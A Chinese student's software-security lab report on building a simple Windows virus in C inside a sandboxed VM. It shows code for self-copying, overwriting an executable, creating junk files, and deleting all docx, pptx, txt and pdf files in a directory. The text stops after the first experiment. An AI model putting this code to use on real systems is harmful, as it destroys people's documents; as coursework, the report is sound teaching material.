“软件安全”实验报告

题目：恶意代码复制、查杀实验**.**

**班 级：　信安1901班　　　　　 　　.**

**姓名：　李欣宇　　　　　　　　　　.**

**学号：　U201911658　　　　　　　　.**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **项目** | **撰写规范** | **实验过程** | **问题分析与小结** | **总分** | **教师签字** |
| 分值 | 20 | 50 | 30 | 100 |  |
| 评分 |  |  |  |  |  |

# 目　录

[1 实验3 病毒的自我复制实验 1](#_Toc74662722)

[1.1 实验目的 1](#_Toc74662723)

[1.2 实验要求 1](#_Toc74662724)

[1.3 实验环境 1](#_Toc74662725)

[1.4 实验过程记录 1](#_Toc74662726)

[2 实验4 恶意代码查杀实验 10](#_Toc74662727)

[2.1 实验目的 10](#_Toc74662728)

[2.2 实验要求 10](#_Toc74662729)

[2.3 实验环境 10](#_Toc74662730)

[2.4 实验过程记录 10](#_Toc74662731)

[3 实验遇到的难点与问题分析 15](#_Toc74662732)

[4 实验小结 16](#_Toc74662733)

[5 课程意见与建议（可选） 17](#_Toc74662734)

# 实验3 病毒的自我复制实验

## 实验目的

* 理解病毒自我复制的原理
* 掌握病毒复制的文件操作流程
* 在不限制复制次数的情况下观察它的破坏效果

## 实验要求

* 在断网、安全的虚拟机环境中进行相关实验；
* 以C语言、汇编语言为开发工具，设计并开发一个简单的病毒，可在win7环境下，进行文件自我复制、感染的程序；
* 可以完成多个目录下的多个拷贝；
* 该复制程序能够扩展，允许开发或操作者对复制的次数、频率进行设定；
* 独自开发、独立运行；

## 实验环境

* 操作系统：Microsoft windows
* 开发工具：C、C++、汇编

## 实验过程记录

同组同学：刘颖，信安1901班

* **病毒的自我复制**

由于病毒是exe文件，采用的是PE文件格式，无法使用fopen函数打开文件进行直接复制，所以需要使用文件流的方式进行复制。这里采用fread和fwrite，这两个函数是从文件流中读取和使用文件流写入，对于exe文件是适用的，该部分具体代码如下

 for (int i=1;i<=N;i++){

         char Target[100];

         char tmpBuf[4096] = { 0 };

         strcpy(Target, dest);  //Target存储复制后的文件名

         strcat(Target, "\\OK");

         itoa(i,stri,10);//10进制整数转字符串

         strcat(Target,stri);  //添加后缀文件名

         strcat(Target, ".exe");

        FILE \*fp1 = fopen(Virusfile, "rb");  //打开病毒源文件

        FILE \*fp2 = fopen(Target, "wb");  //打开要写入的目标文件

        int count = 0;

        while ((count = fread(tmpBuf, sizeof(char), MAXSIZE, fp1)))

        {

            //每次最多读4096个字节的内容

            fwrite(tmpBuf, sizeof(char), count, fp2);//每次实际读到的数据写入目标文件

        }

        fclose(fp1);

        fclose(fp2);

}

具体实际操作过程如下图，实验的文件夹是F盘下的atest文件，初始时如图1.1所示




图1.1

运行桌面的病毒viruslee.exe，输入复制次数3，并输入相应路径，在图1.3中查看到多了三个exe文件，分别位OK1、OK2、OK3，同时在图1.4中可知，复制后的文件与原病毒文件具有相同功能。




图1.2




图1.3




图1.4

* **病毒的感染**

病毒的感染仅仅做了最简单的处理，未保留原有功能，在原exe文件中直接插入病毒源代码，实现病毒的感染，具体操作过程与病毒复制类似，只是将病毒代码写入已有的文件中，而非创建一个exe文件进行写入,试验如下，在atest文件中有一个DES的exe文件，如图1.5所示




图1.5

根据提示对DES.exe进行感染，并提示感染成功，如图1.6



图1.6

打开DES.exe文件发现会直接执行病毒，感染成功




图1.7

* **病毒的其他破坏功能**

1.制造垃圾文件

病毒在执行过程中会产生一些无效的垃圾文件，具体代码如下

void MakeRubbish(void) //制造垃圾文件

{

    for (int j=1;j<=5;j++){

        int i=0;

        FILE \*fp=NULL;

        char\* path=NULL;

        char\* NewName=NULL;

        char tempname[]="XXXXXX";

        path=INFECT\_PATH;    //路径

        if(!\_chdir(path)){ }

        else

        {

            perror("Error: ");

        }

        NewName=\_mktemp(tempname); //制造文件

        fp=fopen(NewName,"w");

        fclose(fp);

    }

}

试验效果如下图1.8所示,运行病毒后产生了四个垃圾文件




图1.8

2.制造exe垃圾文件

病毒执行后会在路径下生成一些exe文件，但实际上并没有实际效用的exe，如图1.9所示 ，前后对比发现产生了surprise.exe和joke.exe两个无效exe文件





图1.9

具体代码如下，实际上是将病毒源文件直接进行复制，但是由于pe格式，直接copy是无法在windows上正常运行的，是无效的。

void CreatEXE(void)  //创建exe垃圾文件

{

    int i;

    char\* s[2]={CREAT\_EXE1,CREAT\_EXE2};

    for(i=0;i<2;i++)

    {

        open(s[i],0x0100,0x0080);

        copyfile(Virusfile,s[i]);

    }

}

3.删除文件

病毒在运行后会删除路径下的pdf、word、ppt、txt等文件，实现思想是使用io.h中的findfirst和\_findnext函数查找路径下所有后缀名为pdf、docx、pptx、txt的文件，再使用标准库中的remove函数进行文件删除 。

具体代码如下：

void Remove(void)  //删除所有的docx、pptx、txt、pdf文件

{

    int done;

    int i;

    struct \_finddata\_t ffblk;

    char \*documenttype[4]={DELETE\_FILE1,DELETE\_FILE2,DELETE\_FILE3,DELETE\_FILE4};

    for (i = 0; i < 4; i++) //四类文件

    {

        done = \_findfirst(documenttype[i],&ffblk); //查找文件

        while(done!=-1)

        {

            printf("delete %s\n",ffblk.name);

            remove(ffblk.name);                    //删除

            while (!\_findnext(done,&ffblk))

            {

                printf("delete %s\n",ffblk.name);

                remove(ffblk.name);

            }

            done = \_findfirst(documenttype[i],&ffblk);

        }

        \_findclose(done);

    }

}

具体实现过程如下图，病毒运行前文件内有pdf、txt、docx文件，病毒运行时提示这些文件已被删除，查看运行后的文件夹内五个文件已被删除。




图1.10




图1.11

